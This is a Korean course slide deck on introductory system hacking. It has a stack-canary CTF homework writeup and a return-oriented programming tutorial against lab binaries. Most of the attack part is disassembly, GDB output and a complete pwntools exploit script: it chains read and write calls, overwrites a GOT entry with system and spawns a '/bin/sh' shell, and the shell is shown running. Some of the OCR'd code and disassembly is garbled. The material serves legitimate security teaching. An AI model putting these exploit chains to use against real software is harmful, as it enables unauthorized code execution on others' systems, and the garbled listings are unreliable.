시스템 해킹 입문하기 5회

2019.05.28

ROP(Return Oriented Programming)





001/ Homework 풀이

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아무도 안 풀어줘서 내가 풀었다 ㅎ

Homework 풀이

Writeup





Writeup



과제 03 ### 서버가 고쳐져서 과제 출제합니다 ㅎ

- 접속 방법 -
- 1. 과제 서버(168.188.123.212)에 접속
- 2. nc ezcanary 8080
- 3. nc로 접속해서 분석은 불가(프로그램을 바로 실행하는 것)
- 참고 -

서버 환경에서 분석은 불가능 하며, 분석은 주어진 바이너리로 하는 것으로 한다. 분석을 통해 페이로드를 작성한 뒤 nc ezcanary 8080으로 날리기.. 카나리 값은 항상 고정되어 있으므로 로컬에서 카나리 == 서버에서 카나리임 쉘을 탈취(system("/bin/sh"))한 후 홈 디렉토리의 flag 읽어서 보내기

문제 제공) 갓재승님

minibeef@edu:~\$ nc ezcanary 8080 Hi do you know canary? hello minbeef say hellobye~ minibeef@edu:~\$

과제 서버 접속(본인 계정) > nc 연결

Writeup

```
Dump of assembler code for function main:
  0x080486dd <+0>:
                        lea
                               ecx, [esp+0x4]
  0x080486e1 <+4>:
                        and
                               esp,0xfffffff0
                               DWORD PTR [ecx-0x4]
  0x080486e4 <+7>:
                        push
  0x080486e7 <+10>:
                               ebp
                        push
  0x080486e8 <+11>:
                        mov
                               ebp, esp
  0x080486ea <+13>:
                               ebx
                        push
  0x080486eb <+14>:
                        push
                               ecx
                               0x80484a0 < x86.get pc_thunk.bx>
  0x080486ec <+15>:
  0x080486f1 <+20>:
                        add
                               ebx,0x190f
  0x080486f7 <+26>:
                        mov
                               eax, DWORD PTR [ebx-0x4]
                               eax, DWORD PTR [eax]
  0x080486fd <+32>:
                        mov
  0x080486ff <+34>:
                        push
                               0x0
  0x08048701 <+36>:
                        push
                               0x2
  0x08048703 <+38>:
                               0x0
                        push
  0x08048705 <+40>:
                        push
                               eax
  0x08048706 <+41>:
  0x0804870b <+46>:
                        add
                               esp,0x10
  0x0804870e <+49>:
                               0x8048669 <do you know canary>
  0x08048713 <+54>:
                        sub
                               esp, 0xc
  0x08048716 <+57>:
                               eax, [ebx-0x17fa]
                        lea
  0x0804871c <+63>:
                        push
                               0x8048410 <system@plt>
  0x0804871d <+64>:
                        call
  0x08048722 <+69>:
                        add
                               esp,0x10
  0x08048725 <+72>:
                               eax,0x0
                        mov
  0x0804872a <+77>:
                        lea
                               esp, [ebp-0x8]
  0x0804872d <+80>:
                               ecx
                        pop
  0x0804872e <+81>:
                               ebx
                        pop
  0x0804872f <+82>:
                        pop
                               ebp
  0x08048730 <+83>:
                        lea
                               esp. [ecx-0x4]
  0x08048733 <+86>:
End of assembler dump.
```



```
Dump of assembler code for function do you know canary:
  0x08048669 <+0>:
                        push
                               ebp
  0x0804866a <+1>:
                        mov
                               ebp, esp
   0x0804866c <+3>:
                        push
                               ebx
  0x0804866d <+4>:
                        sub
                               esp,0x114
  0x08048673 <+10>:
  0x08048678 <+15>:
                        add
                               ebx,0x1988
                               eax, qs:0x14
   0x0804867e <+21>:
                        mov
                               DWORD PTR [ebp-0xc],eax
   0x08048684 <+27>:
                        mov
  0x08048687 <+30>:
                        xor
                               eax, eax
  0x08048689 <+32>:
                               esp,0xc
                        sub
   0x0804868c <+35>:
                               eax, [ebx-0x1820]
                        lea
  0x08048692 <+41>:
                        push
  0x08048693 <+42>:
  0x08048698 <+47>:
                        add
                               esp,0x10
   0x0804869b <+50>:
                        sub
                               esp oxc
                               eax,[ebp-0x10c]
  0x0804869e <+53>:
                        lea
  0x080486a4 <+59>:
                        push
                               eax
                               0x80483e0 <qets@plt>
  0x080486a5 <+60>:
                        call
                        add
   0x080486aa <+65>:
                               esp,0x10
  0x080486ad <+68>:
                        sub
                               esp,0x8
  0x080486b0 <+71>:
                               eax, [ebp-0x10c]
                        lea
  0x080486b6 <+77>:
                        push
                               eax
  0x080486b7 <+78>:
                        lea
                               eax, [ebx-0x1809]
  0x080486bd <+84>:
                        push
  0x080486be <+85>:
                        call
  0x080486c3 <+90>:
                        add
                               esp,0x10
  0x080486c6 <+93>:
                        nop
   0x080486c7 <+94>:
                               eax, DWORD PTR [ebp-0xc]
                        mov
  0x080486ca <+97>:
                        xor
                               eax.DWORD PTR qs:0x14
  0x080486d1 <+104>:
                               0x80486d8 <do_you_know_canary+111>
                        je
  0x080486d3 <+106>:
                               ebx, DWORD PTR [ebp-0x4]
   0x080486d8 <+111>:
                        mov
  0x080486db <+114>:
                        leave
  0x080486dc <+115>:
End of assembler dump.
```



Writeup



```
0x8048678 <do_you_know_canary+15>:
                                        add
                                               ebx,0x1988
   0x804867e <do you know canary+21>:
                                        mov
                                               eax, qs:0x14
  0x8048684 <do_you_know_canary+27>:
                                               DWORD PTR [ebp-0xc], eax
=> 0x8048687 <do_you_know_canary+30>:
   0x8048689 <do_you_know_canary+32>:
                                        sub
                                               esp,0xc
  0x804868c <do_you_know_canary+35>:
                                       lea
                                               eax, [ebx-0x1820]
  0x8048692 <do_you_know_canary+41>:
                                        push
  0x8048693 <do_you_know_canary+42>:
0000| 0xffffd430 --> 0xf7ffda9c --> 0xf7fcf3e0 --> 0xf7ffd940 --> 0x0
      0xffffd434 --> 0x1
0008¦ 0xffffd438 --> 0xf7fcf410 --> 0x80482ea ("GLIBC_2.0")
0012¦ 0xffffd43c --> 0x1
0016¦ 0xffffd440 --> 0x0
0020| 0xfffffd444 --> 0x1
0024¦ 0xffffd448 --> 0xf7ffd940 --> 0x0
0028; 0xffffd44c --> 0xf7fcf110 --> 0xf7dde000 --> 0x464c457f
Legend: code, data, rodata, value
Breakpoint 1, 0x08048687 in do_you_know_canary ()
         x/x Sebp-0xc
0xffffd53c:
                0x76256c00
```

GDB로 카나리 위치 확인 && 카나리 값 확인(0x76256c00)

Writeup

```
Dump of assembler code for function do_you_know_canary:
  0x08048669 <+0>:
                        push
                               ebp
  0x0804866a <+1>:
                        mov
                               ebp, esp
  0x0804866c <+3>:
                        push
                               ebx
  0x0804866d <+4>:
                        sub
                               esp, 0x114
  0x08048673 <+10>:
  0x08048678 <+15>:
                        add
                               ebx.0x1988
                               eax, qs:0x14
  0x0804867e <+21>:
                        mov
                               DWORD PTR [ebp-0xc],eax
  0x08048684 <+27>:
                        mov
  0x08048687 <+30>:
                        xor
                               eax, eax
  0x08048689 <+32>:
                               esp,0xc
                        sub
  0x0804868c <+35>:
                               eax, [ebx-0x1820]
                        lea
  0x08048692 <+41>:
                        push
  0x08048693 <+42>:
  0x08048698 <+47>:
                               esp,0x10
                        add
                               esp oxc
  0x0804869b <+50>:
                        sub
                               eax,[ebp-0x10c]
  0x0804869e <+53>:
                        lea
  0x080486a4 <+59>:
                        push
                               eax
                               0x80483e0 <gets@plt>
  0x080486a5 <+60>:
  0x080486aa <+65>:
                        add
                               esp,0x10
  0x080486ad <+68>:
                               esp,0x8
  0x080486b0 <+71>:
                        lea
                               eax, [ebp-0x10c]
  0x080486b6 <+77>:
                        push
  0x080486b7 <+78>:
                        lea
                               eax, [ebx-0x1809]
  0x080486bd <+84>:
                        push
                               0x80483d0 <printf@plt>
  0x080486be <+85>:
                        call
  0x080486c3 <+90>:
                        add
                               esp,0x10
  0x080486c6 <+93>:
                        nop
                               eax, DWORD PTR [ebp-0xc]
  0x080486c7 <+94>:
                        mov
  0x080486ca <+97>:
                        xor
                               eax, DWORD PTR gs:0x14
                               0x80486d8 <do_you_know_canary+111>
  0x080486d1 <+104>:
  0x080486d3 <+106>:
  0x080486d8 <+111>:
                               ebx, DWORD PTR [ebp-0x4]
                        mov
  0x080486db <+114>:
                        leave
  0x080486dc <+115>:
End of assembler dump.
```




- 1) 카나리는 [ebp-0xc]에 있다.
- 2) gets는 [ebp-0x10c]부터 받는다.
- 3) 공격하고자 하는 RET는 [ebp+0x4]이다.



카나리 문제 빠르게 풀어버리기 Writeup





- 1) 카나리는 [ebp-0xc]에 있다.
- 2) gets는 [ebp-0x10c]부터 받는다.
- 3) 공격하고자 하는 RET는 [ebp+0x4]이다.



Writeup



AAAA0x76256c00 AAAAAAAAAAAA &system AAAA"/bin/sh"

Dummy[256] + Canary[4] + Dummy[12] + &system[4] + Dummy[4] + "/bin/sh"

카나리 문제 빠르게 풀어버리기 Writeup



너무너무너무 어렵다 ㅜㅜ

Return Oriented Programming

- Abstract
- Ready
- Stage 1
- Stage 0
- payload







"프로그램 내부의 기계어 코드를 짜맞추어 공격한다."



<신문에서 필요한 글자만 잘라서 원하는 단어를 만드는 것과 같다.>





```
80484e8:
               5b
                                                %ebx
                                         pop
               5e
                                                %esi
80484e9:
                                         pop
80484ea:
               5f
                                                %edi
                                         pop
               5d
80484eb:
                                                %ebp
                                         pop
80484ec:
               с3
                                         ret
               8d 76 00
                                                0x0(%esi),%esi
80484ed:
                                         lea
```

pop pop pop ret같은 명령어 세트로 인자 정리(Gadget)





다음 바이너리를 공격할 시나리오에 대해 이야기 해봅시다.



Ready



```
minibeef@argos-edu:~/Study/ROP$ checksec ROP
[*] '/home/minibeef/Study/ROP/ROP'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
minibeef@argos-edu:~/Study/ROP$ cat /proc/sys/kernel/randomize_va_space
2
minibeef@argos-edu:~/Study/ROP$
```

우선, 보호기법은 PIE, PIC, SSP 빼고 웬만하면 다 걸어도 됨.

바이너리는 32비트

환경은 아르고스 교육서버(즉, 이번 공격은 ASLR을 우회할 수 있음)

ARGOS

Ready

공격은 RTL + RTL Chaining + GOT Overwrite

- 1. write 함수로 read의 실제 주소 구하기
 - 2. read로 bss영역에 "/bin/sh" 쓰기
- 3. read로 write에 GOT overwrite(system)
 - 4. write의 plt를 bss와 함께 호출

ARGOS


Ready







Ready











Stage 1



- 1. write와 read의 plt, got
- 2. read와 system의 거리3. 쓰기 가능한 영역
 - 4. 파라미터 정리용 가젯

등이 필요합니다. 천천히 살펴보죠!



PLT와 GOT 구하기

```
gdb-peda$ elfsymbol write
Detail symbol info
write@reloc = 0x10
write@plt = 0x8048320
write@got = 0x804a014
gdb-peda$ elfsymbol read
Detail symbol info
read@reloc = 0
read@plt = 0x8048300
read@got = 0x804a00c
gdb-peda$
```

Peda 이용해 손쉽게 구하기



Stage 1

read와 system 거리 구하기

```
Temporary breakpoint 1, 0x0804845c in main ()
  b-peda$ p read - system
1 = 0xa8910
```

메인에 브레이크 걸고(테이블 로드) 거리 구하기

Stage 1



쓰기 가능한 영역 구하기

```
[10] .rel.plt
                                        080482b0 0002b0 000018 08
 [11] .init
                        PROGBITS
                                        080482c8 0002c8 000023 00
 [12] .plt
                        PROGBITS
                                        080482f0 0002f0 000040 04
 [13] .plt.got
                        PROGBITS
                                        08048330 000330 000008
 [14] .text
                        PROGBITS
 [15] .fini
                        PROGBITS
 [16] .rodata
                        PROGBITS
[17] .eh_frame_hdr
                        PROGBITS
 [18] .eh_frame
                        PROGBITS
                                        0804854c 00054c 0000e8 00
 [19] .init array
                        INIT ARRAY
                                        08049f0c 000f0c 000004 04
 [20] .fini_array
                        FINI ARRAY
 [21] .dynamic
                        DYNAMIC
                                        08049f14 000f14 0000e8 08
 [22] .got
                        PROGBITS
                                        08049ffc 000ffc 000004 04
 [23] .got.plt
                        PROGBITS
                                        0804a000 001000 000018 04
 [24] .data
                        PROGBITS
                                        0804a018 001018 000008
 [25] (.bss)
                        NOBITS
 [26] .comment
                        PROGBITS
                                        00000000 001020 00002a 01
 [27] .symtab
                        SYMTAB
                                        00000000 00104c 000410 10
 [28] .strtab
                        STRTAB
                                        00000000 00145c 0001f1 00
[29] .shstrtab
                        STRTAB
                                        00000000 00164d 000105 00
                                                                       0 0
(ey to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
p (processor specific)
  ibeef@argos-edu:~/Study/ROP$
```

bss 세그먼트는 쓰기가 가능하답니다 ㅎㅎ (readelf)

ARGOS

Stage 1

쓰기 가능한 영역 구하기


```
80484e8:
               5b
                                               %ebx
80484e9:
               5e
                                               %esi
                                        pop
               5f
80484ea:
                                               %edi
                                        pop
80484eb:
               5d
                                               %ebp
                                        pop
80484ec:
                                               0x0(%esi),%esi
80484ed:
                8d 76 00
                                        lea
080484f0 <__libc_csu_fini>:
80484f0:
                f3 c3
                                        repz ret
80484f8:
               e8 93 fe ff ff
                                        call
                                               8048390 <__x86.get_pc_thunk.bx>
80484fd:
               81 c3 03 1b 00 00
                                               $0x1b03,%ebx
                                        add
8048503:
               83 c4 08
                                        add
                                               $0x8,%esp
8048506:
               5b
                                               %ebx
                                        pop
8048507:
  nibeef@argos-edu:~/Study/ROP$
```

read와 write 모두 인자가 3개이므로 pop pop pop ret 가젯 구하기



Stage 1








Stage 1








Stage 1











payload



```
₫ 선택 minibeef@argos-edu: ~/Study/ROP
 1 from pwn import *
3 p = process('./ROP')
6 read_plt = 0x8048300
7 read_got = 0x804a00c
8 write_plt = 0x8048320
9 write_got = 0x804a014
 system_offset = 0xa8910
  bss = 0
 pppr = 0x80484e9
 4 payload = 'A' * 104
 6 payload += p32(write_plt)
  payload += p32(pppr)
8 \text{ payload} += p32(0x1)
9 payload += p32(read_got)
 payload += p32(0x4)
  payload += p32(read_plt)
  payload += p32(pppr)
  payload += p32(0x0)
  payload += p32(bss) # /bin/sh
  payload += p32(0x8)
  payload += p32(read plt)
  payload += p32(pppr)
  payload += p32(0x0)
  payload += p32(read_got) # system
payload += p32(0x4)
  payload += p32(read_plt)
  payload += "A" * 4
  payload += p32(bss)
 1 log.info('Exploit')
2 p.send(payload)
4 read_addr = u32(p.recv()[-4:])
  system_addr = read_addr - system_offset
  p.send('/bin/sh\x00')
  p.send(p32(system_addr))
  p.interactive()
                                                                                                      All
```





```
6 read_plt = 0x8048300
7 read_got = 0x804a00c
8 write_plt = 0x8048320
9 write_got = 0x804a014
10 system_offset = 0xa8910
11 bss = 0x0804a020
12 pppr = 0x80484e9
13
14 payload = 'A' * 104
15
16 payload += p32(write_plt)
17 payload += p32(pppr)
18 payload += p32(0x1)
19 payload += p32(read_got)
20 payload += p32(0x4)
```

구한 주소들 넣기 && read 실제 주소 찾기





```
22 payload += p32(read_plt)
23 payload += p32(pppr)
24 payload += p32(0x0)
25 payload += p32(bss) # /bin/sh
26 payload += p32(0x8)
```

bss 영역에 /bin/sh 쓰기





```
28 payload += p32(read_plt)
29 payload += p32(pppr)
30 payload += p32(0x0)
31 payload += p32(read_got) # system
32 payload += p32(0x4)
```

GOT Overwrite





```
34 payload += p32(read_plt)
35 payload += "A" * 4
36 payload += p32(bss)
```

write plt 부르기









```
minibeef@argos-edu:~/Study/ROP$ python attack.py
[+] Starting local process './ROP': pid 7926
[*] '/home/minibeef/Study/ROP/ROP'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
[*] Exploit
[*] Switching to interactive mode
$ whoami
minibeef
$ ls
attack.py core peda-session-ROP.txt ROP ROP.c
```





수고하셨습니다.

공지



Thank You for Listening

